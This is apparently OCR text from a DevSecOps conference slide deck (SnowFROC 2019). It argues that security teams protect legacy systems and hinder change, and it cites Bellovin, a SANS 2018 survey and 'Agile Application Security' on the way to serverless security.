
Companies are spending a great deal on security, but we read of massive computer-related attacks. Clearly something is wrong. The root of the problem is twofold: we're **protecting the wrong things**, and we're **hurting productivity** in the process.



Thinking Security
Stopping Next Year's Hackers
Steven M. Bellovin
ADDISON-WESLEY PROFESSIONAL COMPUTING SERIES

[Security by risk assessment] introduces a dangerous fallacy: that structured inadequacy is almost as good as adequacy and that underfunded security efforts plus risk management are **about as good** as properly funded security work

@wickett - SnowFROC 2019



And the survey says


While engineering teams are busy deploying leading-edge technologies, security teams are still focused on fighting yesterday's battles.

SANS 2018 DevSecOps Survey

95%

of security professionals spend their time protecting legacy applications

"many security teams work with a worldview where their goal is to inhibit change as much as possible"


O'REILLY
Agile Application Security
ENABLING SECURITY IN A CONTINUOUS DELIVERY PIPELINE
Laura Bell, Michael Brunton-Spall, Rich Smith & Jim Bird

Serverless model doesn't fit into security team's worldview

How do we change this?


WIP

Secure WIP for Serverless

